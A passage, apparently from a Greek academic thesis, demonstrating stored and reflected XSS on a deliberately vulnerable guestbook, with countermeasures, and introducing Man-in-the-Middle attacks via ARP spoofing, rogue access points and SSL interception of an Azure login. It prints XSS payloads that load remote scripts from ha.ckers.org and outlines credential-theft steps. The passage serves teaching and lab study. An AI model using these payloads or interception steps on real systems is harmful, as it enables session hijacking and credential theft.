
Όπως βλέπουμε στην παράπανω εικόνα, η εφαρμογή αποτελείται από δυο πεδία (Name και Email), όπου ο χρήστης συμπληρώνει τα στοιχεία του. Επίσης υπάρχει ένα πεδίο κειμένου (Textbox) όπου ο χρήστης γράφει τα σχόλια του. Με το πάτημα του κουμπιού **Sign Guestbook,** το σχόλιο του χρήστη μαζί με τα στοιχεία του και κάποια άλλα δεδομένα, καταχωρείται στη βάση δεδομένων του συστήματος που τρέχει στο server, και παράλληλα εμφανίζεται στην σελίδα. Σε αυτό το σημείο πρέπει να τονίσουμε ότι η εφαρμογή υλοποιήθηκε χωρίς να ληφθούν και να υλοποιήθουν μέτρα και τεχνικές προστασίας ενάντια σε επιθέσεις scripting, άρα και Cross-site Scripting. Αυτό έγινε σκόπιμα από τη πλευρά μας για να παρουσιαστούν οι επιθέσεις ξεκάθαρα.

9.2.2 Εκτέλεση της Cross-site Scripting επίθεσης

Για να αρχίσουμε την επίθεση πρέπει αρχικά να διαπιστώσουμε αν η εφαρμογή έχει ‘τρύπες’ για να μπορέσουμε να επιτεθούμε. Οπότε δοκιμάζουμε να ένα απλό κομμάτι κώδικα το οποίο θα μας αποκαλύψει τις αδυναμίες της. Ο κώδικας αυτός είναι:

alert box: >"><script>alert("XSS")</script>&

Γράφοντας αυτή τη γραμμή κώδικα στο πεδίο του μηνύματος και στέλνοντας το στο διακομιστή βλέπουμε ότι όντως δεν υπάρχει κάποιο φίλτρο το οποίο να δεν αφήνει κώδικα μας να υλοποιηθεί. Αυτό φαίνεται και από τη παρακάτω εικόνα, όπου όπως βλέπουμε ένα **alert box** εμφανίζεται, που μας επιβεβαίνει ότι η εισαγωγή του κώδικας μας εκτελέστηκε από το browser. Ο κώδικας αυτός αποθηκέυτηκε στη βάση δεδομένων του server. Έτσι κάθε φορα που κάποιος επισκέπτεται την ιστοσελίδα θα βλέπει το εξής παράθυρο. Προφανώς ο συγκεκριμένος κώδικας δεν εμπεριέχει κάποιο σοβαρό κίνδυνο για τους χρήστες, όμως μας δείχνει οτι μπορούμε να εκμεταλλευτούμε την ιστοσελίδα καθώς είναι αδύναμη προς τέτοιου είδους επιθέσεις.




Εικόνα 35:Η εισαγωγή κώδικα είναι επιτυχής

Αφού διαπιστώσαμε ότι η εφαρμογή έχει όντως αδυναμία στις επιθέσεις αυτές και δε φιλτράρει την εισαγωγή του κώδικα μας, συνεχίζουμε εισάγωντας κι αλλό κώδικα. Καθώς ο προηγούμενος κώδικας ήταν κώδικας **Stored XSS**, θα εισάγωγουμε τώρα κώδικα **Reflected XSS** για να δούμε τι απόδοση θα έχει.Ο κώδικας είναι:


http://example.com/index.php?user=<script>alert(123)</script>

Όπως βλέπουμε στη παρακάτω εικόνα 36 ο κώδικας υλοποιήθηκε κανονικά και ο server αυτόματα στέλνει στο browser ένα μήνυμα μέσω ενός alert box. Συνεχίζοντας την επίθεση θα εισάγουμε κώδικα, ο οποίος θα 'τραβάει' ένα εικονικό script από μια τρίτη ιστοσελίδα αμφιβόλου αξιοπιστίας το οποίο θα αποθηκεύεται στη βάση δεδομένων και κάθε φόρα που κάποιος χρήστης θα επισκέπτεται την εφαρμογή, αυτό αυτόματα θα εκτελείται.Προφανώς το script δεν κάνει κάποια λειτουργία και είναι χρησιμοποιείται απλά για να μας δείξει ότι όντως η επίθεση μας ήταν επιτυχής.Αν στη θέση του συγκεκριμένου script υπήρχε ένα οποιοδήποτε άλλο το οποίο υλοποιούσε κάποιο κακόβουλο στόχο τότε ο χρήστης θα έπεφτε θύμας της επίθεσης αυτής εν αγνοία του.Ο πιο σύνηθες στόχος σε τέτοιου είδους κώδικα είναι ή κλοπή του session cookie ή token από το browser του χρήστη, από το οποίο ο επιτιθέμενος θα κέρδιζε πολύτιμα δεδομένα, όπως π.χ τα credentials του χρήστη.Στην εικόνα 37 φαίνεται το μήνυμα απο το server οτι το script **xss.js**, το οποίο αντλήθηκε από την ιστοσελίδα **ha.ckers.org**, εκτελέσθηκε στο browser του χρήστη.Ό κώδικας που εισάγαμε είναι ο εξής:

<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>



Εικόνα 36:Reflected XSS



Εικόνα 37:Το script έτρεξε με επιτυχία

Επίσης το ίδιο αποτέλεσμα έχουμε με τη χρήση του παράκατω κώδικα:

<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>

Συμπεραίνουμε λοιπόν από αυτές τις επιθέσεις τα κενά ασφαλείας της εφαρμογής επιτρέπουν στον επιτιθέμενο να εισάγει κώδικα και να αποκτήσει πρόσβαση σε ευαίσθητα δεδομένα.Για παράδειγμα, όπως αναφέραμε και παραπάνω, ο επιτιθέμενος με κατάλληλο script μπορεί να υποκλέψει το session cookie από το browser του θύματος και να το χρησιμοποιήσει για να αποκτήσει τα credentials του χρήστη.Οπότε,αν στη περίπτωση μας, το θύμα ήταν ο administrator της εφαρμογής, τότε μεσω του cookie του θα μπορούσε να αποκτήση πρόσβαση στο server και ως εκ τούτου στο VM μας.
Ο κώδικας που χρησιμοποιείται στις XSS επιθέσεις, είναι script.Συνήθως είναι γλώσσες που χρησιμοποιούνται για προγραμματισμό web εφαρμογών και γενικά για web programming.Τα κυριότερα παραδείγματα είναι HTML, PHP, Javascript, αλλά και SQL, Python.Στις περιπτώσεις που περιγράψαμε παραπάνω χρησιμοποιήσαμε HTML, το οποίο φαίνεται από τη χρήση των tags.

9.3 Αντίμετρα ενάντια σε XSS επιθέσεις

Ο πιο ολοκληρωμένος τρόπος προστασίας web κώδικα από το να αξιοποιηθεί από **Cross-site Scripting** είναι να έχουν μεταφραστεί όλοι οι ειδικοί χαρακτήρες στα input του χρήστη, ακόμα και σε διευθύνσεις URL, σε **display entities**, όπως **HTML entities**. Αυτό δεν ισχύει μόνο για server-side κώδικα όπως PHP, Perl και ASP.NET, αλλά και JavaScript όπου και αυτή λειτουργεί με κάθε είσοδο που παρέχεται από το χρήστη. Αυτό μπορεί να επηρεάσει τη λειτουργία ιστοσελίδων και web εφαρμογών όπου οι χρήστες θέλουν να είναι σε θέση να χρησιμοποιούν HTML και XHTML σαν είσοδο, όπως για web εφαρμογές για σχεδιασμό ιστοσελίδων,όπου σε αυτή τη περίπτωση είναι πιθανό να χρειαστεί πιο σύνθετο κώδικα για την προστασία από κακόβουλα script. Τέτοιου είδους ευαίσθητο φιλτραρίσμα είναι μόνο μια πλευρά στη κούρσα των εξοπλισμών κατά των κακόβουλου χρηστών, το οποίο όμως μπορεί να είναι 100% αποτελεσματικό.

Ομοίως, μπορεί να χρησιμοποιηθεί μια τεχνική **input validation** που αφαιρεί όλους τους μη εξουσιοδοτημένους χαρακτήρες για συγκεκριμένους τύπους εισόδου οπώς π.χ όλους εκτός από παύλες, παρενθέσεις, τελείες. Αυτό είναι μια χρήσιμη τεχνική για πολλές μορφές εισόδου, αλλά όχι για όλες. Τέτοιες τεχνικές επικύρωσης θα πρέπει να χρησιμοποιούνται όποτε είναι εφικτό, διότι όχι μόνο παρέχουν κάποια προστασία ενάντια σε Cross-site Scripting, αλλά και ενάντια σε άμεσες προσπάθειες να τεθεί σε κίνδυνο ο διακομιστής μέσω υπερχειλίσεων του buffer, SQL Injection, και άλλες προσπάθειες να υπερβεί τα όρια του συστήματος.

Τα cookies χρησιμοποιούνται συχνά για να παρέχουν κάποια μορφή ασφάλειας ενάντια σε Cross-site Scripting. Πολλά XSS script σχεδιάζονται για να "κλέψουν" session cookies, αλλά ένα cookie μπορεί να είναι "δεμένο" σε μια συγκεκριμένη διεύθυνση IP, έτσι ώστε τα κλεμμένα cookies να αποτύχουν την επικύρωση όταν χρησιμοποιούνται από XSS επιθέσεις. Υπάρχουν βέβαια ενδεχόμενοι τρόποι

παράκαμψης για αυτού του είδους μηχανισμούς ασφαλείας, όπως όταν ο νόμιμος χρήστης ενός cookie και ένα XSS script προέρχονται από πίσω στον ίδιο proxy server ή μια συσκευή NAT.


Ωστόσο ο πιο αποτελεσματικός τρόπος για την αποφυγή Cross-site Scripting στην ανάπτυξη Web code, είναι να σχεδιάστει η ιστοσελίδα ή η εφαρμογή έτσι ώστε να μην χρειάζεται καθόλου client-side κώδικα. Με αυτόν τον τρόπο, εάν οι χρήστες θέλουν να απενεργοποιήσουν το διερμηνέα JavaScript στον υπολογιστή τους, να μπορούν να το κάνουν χωρίς να χάνουν την ικανότητα να κάνουν χρήση της εκάστοτε ιστοσελίδας της ή εκάστοτε του web application. Αυτό από μόνη του δεν προστατεύει από όλες τις μορφές των πιθανών κακόβουλων μορφών input στο server και δεν περιορίζει την ευπάθεια της ιστοσελίδας ή εφαρμογής, αλλά δίνει στους χρήστες, την επιλογή να προστατευτούν από μόνοι τους.

Κεφάλαιο 10 Man In The Middle

10.1 Εισαγωγή

Η επίθεση Man in the Middle είναι ένα είδος δικτυακής επίθεσης, στην οποία ο επιτιθέμενος δημιουργεί ανεξάρτητες συνδέσεις με τα θύματα και αναμεταδίδει μηνύματα μεταξύ τους,δημιουργώντας τους την ψευδαίσθηση οτι επικοινωνούν κατευθείαν μεταξύ τους μέσω μιας ιδιωτικής σύνδεσης, όπου στην ουσία ολόκληρη η επικοινωνία ελέγχεται από τον επιτιθέμενο. Η επίθεση αυτή έχει τη μορφή μιας ενεργής υποκλοπής,όπου το σήμειο στο οποίο γίνεται η επίθεση είναι η σύνδεση της επικοινωνίας μεταξύ ενός χρήστη και του σημείου πρόσβασης.

Για παράδειγμα, σε μια συναλλαγή http ο στόχος είναι η TCP διασύνδεση μεταξύ του πελάτη και του διακομιστή.Χρησιμοποιώντας διάφορες τεχνικές ο επιτιθεμένος χωρίζει την αρχική TCP σύνδεση, σε δύο νέες, μια μεταξύ του πελάτη και του επιτιθέμενου και μια δεύτερη μεταξύ του διακομιστή και του επιτιθέμενου,όπως φαίνεται στην εικόνα 1.Μόλις η TCP σύνδεση διακοπεί,ο επιτιθέμενος ενεργεί ως proxy έχοντας την δυνατότητα να διαβάζει, να τροποποιεί και να εισάγει δεδομένα της σύνδεσης που έχει ανακόψει.



Εικόνα 38:Επίθεση Man in the Middle

Η επίθεση Man in the Middle είναι πολύ αποτελεσματική λόγω της φύσεως του http πρωτοκόλλου και της μεταφοράς δεδομένων, όπου βασίζονται στο ASCII. Έτσι είναι εφικτό το διαβάσεις αλλά και να αλλάξεις τα δεδομένα στο http πρωτόκολλο, αλλά και μεταφορά δεδομένων. Για παράδειγμα είναι εφικτό να "πιάσεις" ένα session cookie που διαβάζει το http header,αλλά και να αλλάξεις την ποσότητα σε μια συναλλάγη χρημάτων μέσα στην εφαρμογή.

Για να είναι εφικτή η πραγματοιήση της επίθεσης, θα πρέπει ο επιτιθέμενος να είναι συνδεμένος στο ίδιο δίκτυο όπου είναι συνδεμένα τα θύματα ή ένα από τα θύματα, δηλαδή να μπορεί να στοχοποιήσει τη σύνδεση της επικοινωνία. Υπάρχουν δύο τρόποι εφαρμογής μιας τέτοιας επίθεσης. Ο πρώτος τρόπος χρησιμοποιεί τα πλαίσια διαχείρισης σε ένα ασύρματο δίκτυο, και ο δεύτερος τρόπος αφορά το ARP Spoofing, ο οποίος αποτελεί απειλεί ακόμα και για τα ενσύρματα δίκτυα.

Στον πρώτο τρόπο ο επιτιθέμενος στέλνει ένα μήνυμα ακύρωσης της επικύρωσης στον χρήστη αναγκάζοντας το να αποσυνδεθεί και ύστερα να ξαναπροσπαθήσει να συνδεθεί. Ταυτόχρονα ο επιτιθέμενος δημιουργεί ένα ψεύτικο σημείο πρόσβασης με το ίδιο SSID και MAC διεύθυνση αλλά σε διαφορετικό κανάλι. Τότε ο χρήστης θα συνδεθεί με το ψεύτικο σημείο πρόσβασης αφού το έγκυρο σημείο πρόσβασης του αρνείται την πρόσβαση λόγω του μηνύματος ακύρωσης της επικύρωσης. Έτσι μόλις ο χρήστης συνδεθεί με το ψεύτικο σημείο πρόσβασης, ο επιτιθέμενος συνδέεται με το έγκυρο σημείο πρόσβασης παρέχοντας έτσι στον χρήστη πρόσβαση στο δίκτυο.

Ο δεύτερος τρόπος αφορά το ARP Spoofing. Όταν ένας σταθμός θέλει να επικοινωνήσει με ένα άλλο σταθμό με συγκεκριμένη IP x.x.x.x, μεταδίδει ένα broadcast ARP-αίτημα ως πακέτο ζητώντας να μάθει τη MAC διεύθυνση του σταθμού με τη συγκεκριμένη IP διεύθυνση. Ο επιτιθέμενος μπορεί να αλλοιώσει τα ARP πακέτα στέλνοντας ένα τέτοιο πακέτο στο router όπου συνδέει τη δική του MAC διεύθυνση με αυτή του χρήστη και ένα άλλο ARP πακέτο στον χρήστη συνδέοντας τη MAC διεύθυνση του με αυτή του router. Έτσι ο χρήστης θα νομίζει ότι η MAC διεύθυνση που υπάρχει στο ARP πακέτο είναι αυτή του router ενώ στην πραγματικότητα είναι του επιτιθέμενου, και το router θα νομίζει ότι η MAC που υπάρχει στο ARP πακέτο που έλαβε είναι αυτή του χρήστη. Αυτό έχει σαν αποτέλεσμα ο χρήστης και το router να δημιουργήσουν ένα λανθασμένο ARP πίνακα (ο πίνακας που συσχετίζει μία IP διεύθυνση με μια MAC) ο οποίος θα έχει λάθος συσχετίσεις. Τέλος ο επιτιθέμενος μπορεί να μεταβιβάζει την κίνηση στον τελικό της προορισμό και έτσι οι δύο πλευρές να μην γνωρίζουν το τι συμβαίνει.

Για να είναι μία τέτοια επίθεση επιτυχής, θα πρέπει το man in the middle-σημείο πρόσβασης να λειτουργεί τουλάχιστον πέντε κανάλια πιο πάνω από το έγκυρο σημείο πρόσβασης για την αποφυγή παρεμβολών με την de-authentication επίθεση που γίνεται στο χρήστη-στόχο. Επομένως, η ανίχνευση μίας man in the middle επίθεσης μπορεί να γίνει αν ανιχνεύσουμε ένα ESSID ίδιο με το αυτό του έγκυρου σημείου πρόσβασης αλλά σε διαφορετικό κανάλι. Μία τέτοια ανίχνευση είναι αποτελεσματική για ασύρματο δίκτυο με ένα σημείο πρόσβασης αλλά όχι για μεγάλα δίκτυα, διότι τα μεγάλα ασύρματα δίκτυα περιέχουν πολλαπλά σημεία πρόσβασης ρυθμισμένα σε διαφορετικά κανάλια για να αποφύγουν τις παρεμβολές με τα γειτονικά κανάλια.

10.2 SLL Man In The Middle attack


Η επίθεση Man in the Middle μπορεί επίσης να υλοποιηθεί πάνω σε μια https σύνδεση χρησιμοποιώντας την ίδια τεχνική. Η μόνη διαφοροποίηση βρίσκεται στην εγκάτασταση δυο ανεξάρτητων SLL sessions, μια σε κάθε TCP σύνδεση. Ο browser του θύματος δημιουργεί μια SSL σύνδεση με τον επιτιθέμενο και ο επιτιθέμενος

δημιουργεί μια άλλη SLL σύνδεση με τον διακομιστή. Σε γενικές γραμμές ο browser προειδοποιεί το χρήστη οτι το ψηφιακό πιστοιποιητικό που χρησιμοποιείται δεν ειναι έγκυρο, αλλά ο χρήστης, στις περισσότερες των περιπτώσεων, θα αγνοήει τη προειδοποίηση καθώς δεν καταλαβαίνει την απειλή. Σε συγκεκριμένα πλαίσια, είναι πιθανό η προειδοποίηση να μην εμφανιστεί καθόλου απο τον browser, οταν για παράδειγμα, το πιστοιποιητικό του διακομιστή έχει αλλοιωθεί απο τον επιτιθέμενο ή το πιστοιποιητικό του επιτιθέμενου φέρει την υπογραφή ενός εμπίστου CA και ο CN είναι ο ίδιος με της αρχικής ιστοσελίδας.

10.2.1 Εφαρμογή επίθεσης σε Cloud σύστημα


Το σενάριο της επίθεσης μας είναι το εξής: Ως επιτιθέμενοι, θα στοχοποιήσουμε μια σύνδεση ενούς χρήστη στο δίκτυο μας με ένα server μιας cloud πλατφόρμας και συγκεκριμένα του Microsoft Azure. Όταν ο χρήστης-στόχος "ζητήσει" από τον server της πλατφόρμας να συνδεθεί στην υπηρεσία μέσω SSL session,έμεις θα παρέμβουμε και θα δημιουργήσουμε δυο νέες TCP συνδέσεις,μια προς κάθε πλεύρα. Επίσης θα δημιουργήσουμε SSL συνδέση με το διακομιστή και ο χρήστης-στόχος με εμάς πάλι με χρήση SSL πιστοποίησης. Έτσι όταν ο χρήστης-στόχος κάνει login στην υπηρεσία, θα έχουμε την ευκαιρία να υποκλέψουμε τα credentials του, δηλαδή το username και password του.

Ως επιτιθέμενοι χρησιμοποιηούμε ένα μηχάνημα με λειτουργικό Kali linux και διάφορα εργαλεία τα οποία αναφέρουμε παρακάτω. Αρχικά θα πρέπει να ενεργοποίησουμε στο μηχάνημα μας την λειτουργία του ip forwarding, έτσι ώστε το μηχάνημα μας να μπορεί να ενεργήσει ως router και να δρομολογεί πακέτα στο δίκτυο.
Αυτό το κάνουμε με την εντολή που φαίνεται παράκατω στην εικόνα .



